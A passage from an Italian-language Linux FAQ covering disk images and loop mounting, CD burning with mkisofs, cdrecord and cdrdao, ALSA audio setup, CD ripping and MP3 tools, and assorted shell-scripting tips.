$ **`dd if=`***immagine* **`.img of=/dev/fd0`**[*Invio*][5]

396.1.4) Come si visualizza il contenuto di un'immagine?

Per visualizzare il contenuto di un'immagine sarà possibile innestarla (*montarla*) al file system come se si trattasse di un disco o una partizione normale, utilizzando l'opzione '**`-o loop`**'. Il comando sarà:

$ **`mount -o loop -t ext2`** *immagine* **`.img /mnt/floppy`**[*Invio*][6]

L'esempio appena illustrato vale ovviamente se l'immagine ha un file system Ext2; se dovesse avere un file system diverso sarà sufficiente sostituire '**`ext2`**' con, il tipo desiderato.

---

[1] dove *partizione* assume valori come '**`hda1`**', '**`hdb3`**', '**`sda1`**', '**`sdb2`**', ecc. e *filedest* è il nome dell'immagine

[2] dove *filedest* è il nome dell'immagine e *directory* il punto di innesto nel file system

[3] dove *partizione* assume valori come '**`hda1`**', '**`hdb3`**', '**`sda1`**', '**`sdb2`**', ecc. e *filedest* è il nome dell'immagine

[4] dove '`/dev/fd0`' è il nome del dispositivo associato al lettore di dischetti e *immagine* è il nome dell'immagine da creare

[5] dove '`/dev/fd0`' è il nome del dispositivo associato al lettore di dischetti e *immagine* è il nome dell'immagine da creare

[6] In particolare, in questa riga di comando, l'immagine '*immagine* `.img`' verrà innestata al file system in corrispondenza della directory '`/mnt/floppy`'

396.1.5) Come si può inserire file in un'immagine?

Non è possibile inserire in un'immagine un file. Occorrerà prima di tutto copiare in una directory temporanea il contenuto di un'immagine e, una volta aggiunto il file, ricreare l'immagine della directory stessa.

396.1.6) Si può aggiungere un file ad un'immagine ISO 9660?

Non è possibile aggiungere contenuto ad un'immagine; occorrerà espandere il contenuto di essa e costruirsi un'altra immagine. Si potrà procedere come segue, inserendo, qualora ancora non lo fosse, il supporto per il dispositivo '**`loop`**':

\# **`insmod loop`**[*Invio*]

Una volta dato questo comando[7], si procederà ad innestare (*montare* il contenuto dell'immagine in una directory:

\# **`mount -o loop`** *immagine.iso* */mnt* [*Invio*]

Fatto questo si copierà il contenuto della directory '`/mnt/`' (perché a sola lettura) in una directory temporanea (ad esempio '`temp`') al fine di aggiungere altri file. In conclusione si dovrà ricreare l'immagine dalla directory temporanea.

[7] non necessario se il supporto per il suddetto dispositivo '**`loop`**' era già stato caricato come modulo in precedenza o se era stato incluso tra le componenti del kernel

Masterizzazione

397.1 Masterizzare da riga di comando

397.1.1) Quali sono i comandi comuni per masterizzare con GNU/Linux?

Per masterizzare file o directory occorre prima includerli in una struttura che abbia un file system adatto per il supporto (CD-ROM) destinazione. Questa struttura si chiama immagine e si crea con il comando '**`mkisofs`**':

`mkisofs -a -r -v -T -o ~/`*immagine.img /doc* [*Invio*]

Questo comando creerà ('**`-o`**') un'immagine chiamata '`immagine.img`' nella directory personale ('~') della directory '`/doc/`' e delle sue sottodirectory, utilizzando un file system ISO 9660 con estensioni Rock Ridge. Quest'ultimo (utilizzato grazie all'opzione '**`-r`**') permetterà di mantenere i permessi dei file e i nomi lunghi. Lo standard ISO 9660 gestisce solamente nomi di file costituiti da 8 caratteri per il nome e 3 per le estensioni. Le altre opzioni servono ad avere informazioni sul processo ('**`-v`**'), ad includere anche i file nascosti ('**`-a`**') e a creare il file '`TRANS.TBL`' per la conversione ('**`-T`**') qualora si utilizzi il CD-ROM in un sistema con nomi di caratteri 8+3.

In seguito si potrà montare l'immagine per verificare che sia stata creata correttamente:

`mount -o loop -t iso9660 ~/`*immagine.img /mnt/prova* [*Invio*][1]

Una volta fatte le opportune verifiche, la si potrà distaccare dal file system (*smontare*):

`umount` */mnt/prova* [*Invio*]

e masterizzare:

`cdrecord -v speed=`*k* **`dev=`***x***`,`***y* **`e`** *z* **`-data`** *~/immagine.img* [*Invio*]

k è la velocità di scrittura scelta (1,2,4,8,12, ecc.), *x* indica l'adattatore (scheda) SCSI (se se ne possiede uno solo si può omettere), *y* indica il numero del dispositivo nella catena SCSI (1-6), la *z* è generalmente 0 per assenza di LUN multipli (*Logical Unit Number*).

Ad esempio, il comando:

`cdrecord -v speed=6 dev=3,0 -data immagine.img`[*Invio*]

masterizzerà a velocità 6 l'immagine '`immagine.img`' presente nella directory corrente con il masterizzatore che riesiede al posto n° 3 della catena SCSI dell'unico adattatore che c'è nel sistema.

397.1.2) Come si masterizza in modalità multisessione?

Per masterizzare in modalità multisessione si deve utilizzare l'opzione '**`multi`**' di '**`cdrecord`**'. Ipotizziamo di creare un CD-ROM in modalità multisessione sulla prima unità SCSI dell'unico dispositivo SCSI disponibile (0,1,0).

Dopo la creazione dell'immagine mediante il seguente comando:

[1] la directory */mnt/prova* deve esistere.

mkisofs -R -r -J -D -l -T -v -o *immagine* **/***directory*[*Invio*][2]

si procederà a creare la prima sessione del CD-ROM:

cdrecord -v -speed=4 dev=0,1,0 -multi *immagine* [*Invio*][3]

Quando si avrà intenzione di creare la seconda sessione da aggiungere alla prima, si dovrà utilizzare l'opzione '**-msinfo**' di '**cdrecord**'. Questa opzione serve a recuperare le informazioni relative alla multisessione dal CD-ROM:

cdrecord -msinfo dev=1,0[*Invio*]

Si otterranno dei numeri del tipo 0,11702 che in pratica stanno ad indicare la prima traccia dal settore 0 al settore 11702. Queste informazioni andranno inserite nel comando di creazione dell'immagine da aggiungere alla prima:

mkisofs -o *secondaimmagine* **-R -C 0,11702 -M /dev/scd1 /***directory* [*Invio*][4]

Il comando per masterizzare la seconda e le successive immagini è:

cdrecord -v -speed=4 dev=1,0 -eject -multi *secondaimmagine* [*Invio*][5]

Per le sessioni successive basterà eseguire nuovamente:

cdrecord -msinfo dev=1,0[*Invio*]

e reimpartire '**cdrecord**' sostituendo i valori ottenuti.

397.1.3) Come si masterizza un CD-ROM audio?

Per masterizzare un CD-ROM audio è necessario disporre dei file contenenti i brani, in formato '`.wav`'. Se la creazione del CD-ROM audio parte da un altro CD-ROM, si dovranno innanzitutto estrarre le tracce audio con il programma '**cdparanoia**':

cdparanoia -B -s[*Invio*]

Questo comando estrae le tracce audio separandole ('**-B**') le une dalle altre cercando ('**-s**') autonomamente il dispositivo contenente il CD-ROM audio nel caso si abbiano 2 lettori (lettore e masterizzatore).

```
[root@localhost]:[Tue Jul  3]:[22:50:43]:[/home/bigpaul/temp]:
--> cdparanoia -B -s
cdparanoia III release 9.8 (March 23, 2001)
(C) 2001 Monty <monty@xiph.org> and Xiphophorus

Report bugs to paranoia@xiph.org
http://www.xiph.org/paranoia/

Ripping from sector       0 (track  0 [0:00.00])
          to sector  207739 (track  9 [4:54.07])
```

[2]Le opzioni di '**mkisofs**' servono rispettivamente: '**-R**' per il supporto Rock Ridge; '**-r**' per impostare gid, uid e permessi in maniera intelligente; '**-J**' per il supporto Joliet; '**-D**' per non usare la ricollocazione delle directory; '**-l**' per abilitare i nomi lunghi; '**-T**' per creare il file di conversione '`TRANS.TBL`'; '**-v**' per visualizzare messaggi durante il processo. '**-o**' *immagine* serve a dichiarare il nome dell'immagine da creare. /*directory* è la porzione di file system di cui si vuole creare l'immagine.

[3]'**-multi**' è l'opzione di '**cdrecord**' che serve a creare un CD-ROM in modalità multisessione.

[4]'**-M**' serve ad indicare il dispositivo cui l'immagine sarà aggiunta.

[5]'**-eject**' serve ad espellere il disco alla fine del processo di masterizzazione.

```
outputting to track00.cdda.wav

 (== PROGRESS == [     >                        | 006370 00 ] == :-) 0 ==)
[root@localhost]:[Tue Jul  3]:[22:51:13]:[/home/bigpaul/temp]:
```

Il risultato di questo comando genererà nella directory corrente i file '`track00.cdda.wav`', '`track01.cdda.wav`'. Dopo ciò, si lancerà il comando per masterizzare le tracce:

\# **`cdrecord -v speed=4 dev=3,0 -audio track*.wav`**[*Invio*]

dove '**`-v`**' permetterà di ottenere informazioni sul processo in atto; '**`speed=4`**' registrerà a velocità quadrupla; '**`dev=3,0`**' indicano le coordinate del dispositivo di masterizzazione nell'ambito della catena SCSI. Questi numeri (0,3,0 ad esempio) rappresentano:

il numero corrispondente alla scheda SCSI del nostro sistema (0 per una singola scheda, 0 e 1 se si hanno due schede e così via);

l'ID del dispositivo attaccato alla scheda SCSI, in pratica la postazione della catena SCSI di quella scheda che il dispositivo occupa. Questo ID si ottiene con il comando:

\# **`cdrecord -scanbus`**[*Invio*]

che genererà un output simile al seguente:

```
scsibus0:
          0) *
          1) *
          2) *
          3) 'YAMAHA  ' 'CRWxxxx         ' '1.0h' Removable CD-ROM
          4) *
          5) *
          6) *
          7) *
```

In questo caso l'ID sarà 3;

il LUN che è generalmente 0 perché difficilmente si dispone di dispositivi che supportino LUN multipli (*Logical Unit Number*).

397.1.4) Come si utilizza Cdda2wav per estrarre le tracce audio?

Se si decide di adoperare Cdda2wav, dopo aver inserito il CD nel lettore ed avere scelto la directory dove si desidera registrare i file audio, sarà possibile estrarre un singolo brano musicale mediante:

\# **`cdda2wav -t`***nn* **`audio_`***xx* **`.wav`**[*Invio*]

dove *nn* è il numero del brano musicale nel CD-ROM e *xx* il numero che si desidera assegnare al file. Se si vuole copiare un CD-ROM per intero, non è necessario eseguire il comando brano per brano; si farà così:

\# **`cdda2wav -B`**[*Invio*]

Questo comando infatti permetterà di recuperare tutti i brani ricopiati sotto forma '`audio_nn.wav`'. Se si dispone di una scheda sonora, si potranno controllare le tracce estratte con '**`play`**', '**`wavplay`**' o '**`wavp`**'. Per masterizzare tutti i brani si utilizzerà '**`cdrecord`**':

\# **`cdrecord -v -audio speed=2 dev=1,0 audio_*.wav`** [*Invio*]

Se si desidera masterizzare solo un determinato brano, si indicherà il nome del file relativo.

Potrebbe capitare di avere a che fare con file audio '`.wav`' prodotti da applicativi Microsoft. Questi brani sono un po' particolari, perché prima di funzionare devono essere opportunamente trattati con Sox:

`#` **`sox nomefile.wav -x nomefile.cdr`**[*Invio*]

Si potranno ascoltare i brani convertiti con '**`playcdr`**'. Per masterizzarli:

`#` **`cdrecord -v -audio speed=2 dev=1,0 *.cdr`**[*Invio*]

397.1.5) Come si masterizza *on the fly* ?

Per effettuare la copia di un CD-ROM, senza riversarne temporaneamente il contenuto in un supporto, si utilizzerà il comando '**`cdrdao`**'. Eccone un esempio:

`#` **`cdrdao copy --on-the-fly -v 6 --speed 2 --fast-toc --source-device 0,1,0 --device 0,3,0`** [*Invio*]

Questo comando copierà a doppia velocità il contenuto del CD-ROM presente nel dispositivo collegato alla prima posizione della catena SCSI su un CD-ROM vergine presente nel dispositivo collegato alla terza posizione della catena SCSI.

397.1.6) Come si rende avviabile un CD-ROM?

Per creare un CD-ROM avviabile occorrerà organizzare una directory temporanea all'interno di un disco fisso (o supporto analogo) contenente i file da masterizzare e l'immagine di avvio. Quest'ultima può essere l'immagine di un dischetto di avvio e in ogni caso deve avere una dimensione determinata:

```
make  an  "El  Torito" bootable CD.  The boot image
must be exactly the size of either a 1.2, 1.44,  or
a  2.88  meg floppy, and mkisofs will use this size
when creating the output iso9660 filesystem. It  is
assumed  that  the  first 512 byte sector should be
read from the boot image (it is essentially emulat-
ing  a  normal  floppy drive).  This will work, for
example, if the boot image is  a  LILO  based  boot
floppy.
```

Come si vede da questa porzione di pagina di manuale di '**`mkisofs`**', le prime 512 byte saranno lette dall'immagine di avvio. Inoltre viene specificato che i dischetti di avvio basati su LILO sono validi per lo scopo.

Ecco un esempio di comando:

`#` **`mkisofs -l -J -R -T -v -b`** *boot/rescue.bin* **`-c`** *boot/boot.catalog*↩
↪ **`-o`** *immagine.img /temp/cdavviabile* [*Invio*]

le opzioni '**`-l -J -R -T -v -o`**' *immagine.img* del comando appena mostrato, sono le stesse indicate nella LDR 397.1.2. L'opzione '**`-b`**' *boot/rescue.bin* serve ad indicare l'immagine di avvio mentre l'altra opzione '**`-c`**' *boot/boot.catalog* serve ad indicare la destinazione del file di catalogo.

Si deve prestare attenzione. Il percorso dei file indicati con le opzioni '**-b**' e '**-c**' sono relativi alla porzione di file system di cui si sta facendo l'immagine. In pratica per continuare con l'esempio sopra esposto, il file '`rescue.bin`' dovrà essere presente nella directory '`boot/`' contenuta all'interno di '`/temp/cdavviabile`'. Il file '`boot.catalog `' sarà creato nella directory '`boot/`' della nuova immagine.

Creata l'immagine la si potrà controllare innestandola (*montandola*) temporaneamente:

`#` **`mount -o loop`** *immagine.img /mnt/prova* [*Invio*][6]

e controllandone il contenuto:

`#` **`ls -la`** */mnt/prova* [*Invio*]

Una volta effettuati i controlli necessari si procederà a disinnestare l'immagine dal file system:

`#` **`umount`** */mnt/prova* [*Invio*]

Ora tutto è pronto per la masterizzazione:

`#` **`cdrecord -v -eject -speed=`***4* **`dev=`***0,3,0 immagine.img* [*Invio*][7]

397.1.7) Linux gestisce i CD riscrivibili?

I CD-ROM riscrivibili utilizzano un sistema per la scrittura dei dati chiamato '**`packet writing`**', che come substrato ha un file system chiamato UDF. La possibilità di scrittura su un file system UDF non è normalmente consentita (considerata pericolosa), mentre la possibilità di lettura è normalmente gestita.

[6] '`/mnt/prova`' deve esistere.

[7] Questo comando masterizzerà un CD-ROM a quadrupla velocità, sul dispositivo SCSI *0,3,0* espellendo il disco alla fine del processo.

Figura 397.1. Il supporto UDF nel kernel 2.4.5.

397.1.8) Come si formatta un CD riscrivibile?

Per eseguire una formattazione di un CD-ROM riscrivibile si utilizzerà il comando '**`cdrecord`**' con l'opzione '**`blank`**':

\# **`cdrecord dev=1,0 blank=fast`**[*Invio*]

\# **`cdrecord dev=1,0 blank=all`**[*Invio*]

Quest'ultimo comando è più lento ma permette una ripulitura più completa.

Audio

398.1 Impostazioni

398.1.1) Come si installano i moduli audio ALSA?

ALSA è un sistema diverso rispetto ad OSS. Requisito essenziale è che il kernel preveda il supporto dell'audio, ma non in modo monolitico. La compilazione e l'installazione prevede nell'ordine la seguente procedura:

1. Dalla directory dei dispositivi eseguire:

   # **./configure --help**[*Invio*]

   per ottenere un aiuto sulla configurazione;

2. per una scheda PCI si darà il seguente comando:

   # **./configure --sequencer=yes; make; make install**[*Invio*]

3. fatto questo, si eseguirà lo script:

   # **./snddevices**[*Invio*]

4. sia per le librerie che per i programmi di utilità si dovrà eseguire:

   # **./configure; make; make install**[*Invio*]

Prima di caricare il modulo della propria scheda si deve tenere presente che non vi devono essere già altri moduli audio caricati e bisogna attivare con Isapnptools le schede ISA (se non si è fatta la scelta --with-isapnp=yes). Fare riferimento a: 401.9.1.

1. in seguito si dovranno commentare le righe di '`/etc/conf.modules`' relative alle scelte effettuate tramite '**`sndconfig`**' o manualmente. (oppure scaricare tutti i moduli con lo script presente in: 401.9.1);

2. eseguire:

   # **modprobe** *nome_modulo* [*Invio*]

   per caricare la propria scheda, considerando che alcune schede richiedono parametri aggiuntivi come si legge nel file '`INSTALL`' posto nella directory dei driver;

3. Impostare il volume come descritto in 398.1.2.

Si tenga presente che ALSA è pienamente compatibile con OSS. Se infatti si volessero usare applicazioni non native ALSA, occorrerà caricare i moduli OSS tramite:

modprobe snd-pcm1-oss[*Invio*]

modprobe snd-mixer-oss[*Invio*]

Una volta attivata la scheda, si possono conservare le impostazioni con:

alsactl store[*Invio*][1]

Queste ultime si potranno ripristinare con:

alsactl restore[*Invio*]

398.1.2) Perché non si sente nessun suono dopo l'installazione dei driver ALSA?

Qualora dopo l'installazione dei driver ALSA non si riesca a sentire nulla, si deve ricordare che in maniera predefinita, il volume viene impostato a '**`mute`**', quindi si deve impostare il mixer con:

amixer set Master on[*Invio*]

amixer set PCM on[*Invio*]

amixer set Master 75%[*Invio*]

amixer set PCM 75%[*Invio*]

In seguito all'esecuzione di questi comandi, si potrà usare il mixer che si desidera. Caricando inoltre '**`snd-pcm1-oss`**', si potranno utilizzare anche i mixer di OSS, come ad esempio Aumix).

398.1.3) Come si alza il volume nelle macchine desktop e nei portatili se si utilizzano i driver ALSA?

Come già descritto nella LDR 398.1.2 dopo avere installato ALSA, il volume è nullo. Ecco uno script (tratto da <*http://www.sr.bham.ac.uk/~sjt/opl3sa2.html*>) per i computer casalinghi e quelli portatili:

```
--Desktop--
#!/bin/sh
AMIX='/usr/bin/amixer -q'
$AMIX set Master 100% unmute
$AMIX set PCM 85% unmute
$AMIX set 'Input Gain' 40%
$AMIX set Line 40% unmute capture
```

```
--Laptop--
/usr/bin/amixer -q set Master 90% unmute
/usr/bin/amixer -q set PCM 90% unmute
/usr/bin/amixer -q set Line 60% unmute capture
/usr/bin/amixer -q set CD  60% unmute
/usr/bin/amixer -q set 'Input Gain' 50%
/usr/bin/amixer -q set FM 60% unmute
```

398.1.4) Come si regolano in maniera definitiva i toni del mixer?

Spesso, pur regolandolo mediante i mixer appositi, il volume non resta costante. A tal proposito è possibile provare ad utilizzare Aumix, salvando le impostazioni con *S*. Questo comando creerà il file '`.aumixrc`'. Occorrerà allora inserire nei file letti dal sistema all'avvio ('`rc.local`', '`.bash_profile`', ecc.) il seguente comando:

aumix -L *percorso***/.aumixrc**[*Invio*][2]

[1]comando che immagazzina le impostazioni nel file '`/etc/asound.conf`'

[2]dove *percorso* è il percorso in cui '**`aumix`**' ha salvato il file di configurazione ('`.aumixrc`')

398.1.5) Come si possono eliminare le segnalazioni acustiche di sistema?

Si può modificare il file '`/etc/inputrc`' oppure '`~/.inputrc`' e inserire la riga:

`# set bell-style none`[*Invio*]

Con:

`# set bell-style visible`[*Invio*]

si fa il contrario.

Un altro modo consiste nell'impartire il seguente comando (Bash):

`# echo -en "\33[11;00]"`[*Invio*]

che emette il suono per zero ms.

398.2 CD audio

398.2.1) Non riesco a montare i CD audio!

I CD audio non si possono montare perché non hanno un file system. Devi inserirli e ascoltarli, ad es. con '**`cdplay`**' o applicativi analoghi.

398.3 mp3, wav, ecc.

398.3.1) Quali sono le applicazioni da utilizzare per creare file '`.mp3`' partendo da brani presenti su CD?

Per creare file '`.mp3`' partendo da CD-ROM, si dovranno utilizzare:

1. programmi che eseguono estrazione digitale delle tracce audio in file '`.wav`' o '`.cdr`';
2. programmi che convertono i file '`.wav`' o '`.cdr`' in file file '`.mp3`';
3. programmi che possono fare ambedue i processi sopra descritti.

1. Programmi che eseguono estrazione digitale delle tracce audio in file '`.wav`' o '`.cdr`';
   - Cdda2wav [3];
   - Cdparanoia [4];
2. programmi che convertono i file '`.wav`' o '`.cdr`' in file file '`.mp3`';
   - LAME [5];
   - BladeEnc [6];

---

[3] **Cdda2wav** GPL
[4] **Cdparanoia** GPL
[5] **LAME** GPL
[6] **BladeEnc** LGPL

- Parallel Bladeenc [7];
- NotLame MP3 Encoder [8];
- GOGO [9];

3. programmi che possono fare ambedue i processi sopra descritti

- cdr [10];
- Dac2mp3 [11];
- pktrip [12];
- rip [13];

Figura 398.1. rip.

```
USAGE: rip [option(s)] <track(s)>

OPTIONS:

  -a   --all                  rip and encode all the tracks on the CD
  -b   --bitrate NUM          set bitrate for encoding to NUM kbps
  -B   --bladeenc             use BladeEnc for MP3 encoding
  -c   --cddb                 use CDDB to rename output files (must be online)
  -d   --dev DEV              force input to come from CD-ROM device DEV
  -D   --debug                leave debug info in /tmp/rip-MMDDHHMMSS-stderr
  -e   --eject                eject CD tray after doing everything else
  -g   --generate DIR/LIST    playlist LIST created in DIR (absolute pathname)
  -G   --gogo                 use GOGO for MP3 encoding
  -h   --help                 print this help to the screen and exit
  -l   --lazy                 uses -t, -a, -c, -g, -b, -m, and -e implicitly,
                              creates a playlist in $PWD in a common format,
                              moves output audio files to $PWD/ArtistName/
  -L   --lame                 use LAME for MP3 "encoding"
  -m   --move DIR             change the $PWD to DIR (absolute pathname)
  -n   --number               append 01_, 02_, 03_, etc to start of filename
  -O   --oggenc               use oggenc and encode to Ogg Vorbis files
  -p   --paranoia             use 160 kbps and do not accept skips on rip
  -P   --play                 play finished files in XMMS during rip
  -Q   --quiet                rip and encode tracks without any visible output
  -r   --rename               ask for proper name of all tracks before ripping
  -s   --speed NUM            force CD-ROM device to read at speed NUM
  -S   --superlazy            same functionality as -l/--lazy except that all
                              output is to $PWD/ArtistName/AlbumTitle/ instead
  -t   --trayclose            close CD tray before doing anything else
  -T   --tag                  tag the output file with artist/song/album info
  -v   --verbose              print lots of info about what script is doing
  -V   --version              print rip's version information
  -w   --wav                  rip CD tracks to WAV files and no further
```

- RipEnc [14];
- T.E.A.R. [15];
- The One Ripper [16];

---

[7] **Parallel Bladeenc** LGPL
[8] **NotLame MP3 Encoder** GPL
[9] **GOGO** LGPL
[10] **cdr** GPL
[11] **Dac2mp3** GPL
[12] **pktrip** GPL
[13] **rip** GPL
[14] **RipEnc** GPL
[15] **T.E.A.R.** GPL
[16] **The One Ripper** GPL

Figura 398.2. The One Ripper.

```
Terminal
File   Edit   Settings   Help
The One Ripper - version 0.9, Copyright (C) 2000 Devon Jones
<soulcatcher@evilsoft.org>, The One Ripper comes with ABSOLUTELY NO WARRANTY

 1) Change working directory....................[/usr/local/music/incoming/oneripper]
 2) Choose encoder..............................[lame]
    2a) Use Variable Bit Rate...................[YES]
 3) Choose ripper...............................[cdparanoia]
 4) Use id3.....................................[YES 1 2]
 5) Toggle between Manual and CDDB naming.......[cddb]
    5a)Set CDDB Server..........................[cddb.cddb.org]
    5b)Set CDDB Server Port.....................[888]
 6) Set preferred naming convention.............[Artist-Cd Title-TrackNo-Track]
 7) Rip whole CD?...............................[YES]
 8) Please select your Cd-Rom device............[/dev/cdrom]
 9) Set the VBR rate for the encoded MP3's......[4]
10) Eject cd-rom
11) Start Ripper
12) Start Background Encoder
13) View/Edit the background encoding queue
14) View Status of Background Encoder
15) About
16) Exit
->
```

- Grip [17];

Figura 398.3. Grip.

- ripperX [18];
- XMultiGrab [19];

[17] **Grip** GPL
[18] **ripperX** GPL
[19] **XMultiGrab** GPL

Figura 398.4. XMultiGrab.

• GTKmp3make [20];

Figura 398.5. GTKmp3make.

Figura 398.6. GTKmp3make.

[20] **GTKmp3make** LGPL

Figura 398.7. GTKmp3make.

Figura 398.8. GTKmp3make.

• SimpleCDR [21];

Figura 398.9. SimpleCDR.

[21] **SimpleCDR** GPL

Figura 398.10. SimpleCDR.

Figura 398.11. SimpleCDR.

Figura 398.12. SimpleCDR.

- YaRET [22];

398.3.2) Si possono creare file '`.mp3`' dai brani presenti in un CD-ROM mediante un comodo script?

Qualora non si voglia utilizzare uno degli applicativi adatti allo scopo (vedere LDR 398.3.1), si potrà creare un semplice script ('**`makemp3`**' di The Hitman):

```
----------------------------
#!/bin/bash
cd ~
for T in $*; do
cdparanoia -w -Y $T temp.wav
gogo temp.wav $T.mp3
rm -f temp.wav
done
----------------------------
```

Come si vede è necessario che siano installati i programmi Cdparanoia e GOGO. La sintassi di questo script è semplice:

`$` **`makemp3`** *traccia* **`[`***traccia***`]`**[*Invio*][23]

Es.:

`$` **`makemp3 1 5 7`**[*Invio*]

Questo comando provvederà ad estrarre in formato digitale le tracce 1,5 e 7. I file '`.wav`' che ne derivano saranno trasformati in '`.mp3`' mediante GOGO. I file risultanti saranno rispettivamente '`1.mp3`', '`5.mp3`', '`7.mp3`'. Ad ogni traccia analizzata, il file '`.wav`' corrispondente sarà cancellato.

398.3.3) Come si possono leggere i tag (marcatori) '`ID3`' dei file '`.mp3`'?

Per leggere i tag (marcatori) '**`ID3`**' dei file '`.mp3`' possiamo utilizzare applicativi quali MP3info [24]; .

[22] **YaRET** GPL
[23] dove *traccia* è il numero della traccia da estrarre e da trasformare in '`.mp3`'
[24] **MP3info** GPL

Programmazione

399.1 Script per la shell

399.1.1) Perché il comando '`cd`' non funziona negli script?

Se si esegue il seguente script:

```
#!/bin/sh
cd /home/aur
ls -la --color
```

il risultato sarà la visualizzazione del contenuto della directory '`/home/aur/`'. Quello che accade però, è che la posizione della shell all'interno del file system non sarà '`/home/aur/`' ma risulterà essere quella da cui lo script è stato invocato. Questo accade perché lo script viene eseguito da una shell secondaria ('`/bin/sh`'), che si chiude quando lo script stesso termina la sua esecuzione. Pertanto la shell perde tutte le impostazioni e le variabili (compresa '**`PWD`**', cioè il percorso della directory corrente). Per ovviare a tale comportamento si potranno utilizzare due metodiche. La prima prevede l'utilizzo di '**`source`**':

$ **`source`** *nomescript* [*Invio*]

La seconda consiste nell'apporre al comando il punto ('**`.`**'):

$ **`.`** *nomescript* [*Invio*]

in questo caso infatti sarà la shell corrente ad eseguire i comandi e non un processo figlio.

399.1.2) Come si può eseguire uno script di shell attraverso il protocollo HTTP?

Si può ottenere il risultato richiesto utilizzando i file '`.cgi`' con permessi 755:

`chmod 755 file.cgi`[*Invio*]

e richiamando mediante collegamento simbolico o fornendo l'indirizzo esatto. Il contenuto di un file '`.cgi`' può essere qualunque linguaggio interpretato o compilato che sia in grado di leggere lo standard input, scrivere su standard output e leggere il contenuto delle variabili d'ambiente.

399.1.3) Esiste un comando o un sistema per contare le righe presenti in un file di testo?

$ **`cat`** *nomefile* **`| wc -l`**[*Invio*][1]

399.1.4) Esiste un comando o un sistema per contare i caratteri presenti in un file di testo?

$ **`cat`** *nomefile* **`| wc -c`**[*Invio*][2]

[1] dove *nomefile* è il nome del file di cui vogliamo contare le righe

[2] dove *nomefile* è il nome del file di cui vogliamo contare i caratteri

399.1.5) Come si fa a sapere lo stato di uscita di un comando?

Si può ottenere questa informazione utilizzando il parametro speciale '**?**'. Prendendo come esempio la visualizzazione del contenuto di una directory e impartendo il seguente comando:

ls ; echo -e "\nEXIT_CODE: $?\n"[*Invio*]

verrà restituito 0 se l'esito è stato positivo. Il comando appena esposto restituirà il seguente output:

```
EXIT_CODE: 0
```

Qualora invece il comando non abbia avuto successo, come ad esempio potrebbe accadere nella visualizzazione di una directory che non esiste:

ls *directory_che_non_esiste* **; echo -e "\nEXIT_CODE: $?\n"**[*Invio*]

Il comando avrà un esito negativo e restituirà quanto segue:

```
EXIT_CODE: 1
```

399.1.6) Che differenza c'è tra '$@' e '$#' all'interno degli script shell?

Per capire la differenza tra i due parametri posizionali '**$@**' e '**$#**', sarà sufficiente creare il seguente script fornendogli il nome di '`prova`'

```
#!/bin/bash

echo $@;
echo $#;
```

Ora, dopo avergli fornito i permessi di esecuzione:

$ **chmod u+x prova**[*Invio*]

lo si potrà invocare. A scopo didattico verranno forniti tre argomenti:

$ **./prova ciao bla "un esempio"**[*Invio*]

L'output del comando è abbastanza chiaro: *$@* restituirà tutti i parametri passati tramite la linea di comando, mentre *$#* indicherà la posizione dell'ultimo di essi, nel nostro caso 3.

Se si aggiunge allo script anche la riga:

```
echo $3
```

verrà restituito il terzo argomento ('**un esempio**').

399.1.7) Come si eliminano le prime *n* righe o le ultime *n* righe per numerosi file di testo?

A tale scopo utilizziamo '**vim**', caricando i file da modificare tutti in una volta:

$ **vim file1 file2 file3 file4 file5**[*Invio*][3]

A questo punto impartiamo il comando dopo essere entrati nella modalità che lo consente mediante la pressione del tasto [*ESC*]:

[3] è possibile utilizzare anche i caratteri di sostituzione ('*****' e '**?**')

```
[...]
~
~
~
~
~
:nmap z gg:d10<CR>G20kd20<CR>:w<CR>:n<CR>
```

Questo comando permette di rimappare il tasto [*z*] in '**vim**'. Mediante la sola pressione di tale tasto infatti, sarà possibile cancellare le prime 10 righe e le ultime 20 del file di testo correntemente visualizzato, esso verrà inoltre memorizzato e verrà aperto il file successivo.[4]

Quando '**vim**' avrà modificato l'ultimo file aperto, avvertirà che non ce ne sono altri cui applicare le operazioni. A questo punto si dovrà salvare ed uscire con :wq

```
[...]
~
~
~
~
~
:wq
```

399.1.8) Come si cancellano tutte le righe di un file che cominciano con una determinata stringa?

Ammettiamo che la stringa sia «pD:». Facendo riferimento alla LDR 399.1.7 si dovrà modificare la mappatura del tasto [*z*] questo modo:

```
:nmap z /pD\:<CR>dd
```

Il «\» davanti a «:» protegge quest'ultimo carattere dall'interpretazione di '**vim**'.

399.1.9) Come si aggiungono i numeri di riga ad un file di testo?

Si può numerare un file di testo con Perl. Si crei ad esempio il file 'tizio.pl' contenente quanto segue:

```
#!/usr/bin/perl

$nr=0;
while (<STDIN>) {
                              print sprintf("%04d: %s",$nr,$_);
                              $nr++;
                             }
exit;
```

Si conferiscano i relativi permessi di esecuzione mediante:

$ **chmod u+x tizio.pl**[*Invio*]

Il comando:

$ **cat sempronio.txt | ./tizio.pl > filenumerato**[*Invio*][5]

creerà il file 'filenumerato'. Per ottenere lo stesso scopo si potrà utilizzare '**awk**':

$ **cat sempronio.txt | awk '{print FNR,$0}'**[*Invio*]

[4] Sarà sufficiente sostituire 10 e 20 con i valori desiderati

[5] dove 'sempronio.txt' è il file da numerare

reindirizzando opportunamente l’output su un file destinazione.

399.1.10) Come si sceglie un file a caso in una directory?

Se si desidera scegliere un file a caso nella directory corrente si potrà utilizzare il seguente comando che si avvale di '**sed**' e '**random**':

$ **ls -1 | sed -e $(random -e 'ls -1 | wc -l' ; echo $((RAND=$?+1)))p --quiet**[*Invio*]

Si può sopperire alla mancanza di '**random**' con l'equivalente in Perl:

$ **perl -e '@files='ls -1';print "@files[int(rand($#files))]\n";'**[*Invio*]

399.1.11) Come si visualizzano i file modificati negli ultimi *n* minuti?

Se si intende farlo nella directory corrente e nelle sue discendenti il comando sarà:

$ **find . -mmin -30 -exec grep -l aabbcc "{}" \;**[*Invio*]

se invece si intende farlo in tutto il file system, si impartirà il seguente comando:

find / -mmin -30 -exec grep -l aabbcc "{}" \;[*Invio*]

399.1.12) Come si ricercano file doppi?

Per cercare in una directory e nelle relative discendenti, se ci sono o meno dei file con nomi uguali e per reindirizzare il risultato di questa ricerca su un file di testo si potrà utilizzare il seguente script

```
#!/bin/sh
# $1= directory dove cercare i file.

for $i in 'find $1 -name *'; do
        $n= basename $i
        if [ 'find $1 -name $n |wc -l' -gt 1]; then
                find $1 -name $n
        fi
done
```

Ecco un metodo alternativo:

$ **for F in 'ls -1 -R** *percorso_dir1***'; do find** *percorso_dir2* **-name $F; done >** *lista_files_doppi*[*Invio*][6]

399.1.13) Come si convertono in minuscolo tutti i nomi dei file di una directory?

